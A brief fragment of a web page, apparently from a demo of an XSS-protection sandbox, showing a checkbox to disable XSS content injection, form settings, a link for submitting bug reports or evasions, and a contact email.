
☐ Disable XSS Content Injection

method=[GET](#) enctype=[application/x-www-form-urlencoded](#)

[Submit bug report or evasions](#)

Done

FireBug Displays Injected JS Sandbox Code





Questions?

rbarnett@trustwave.com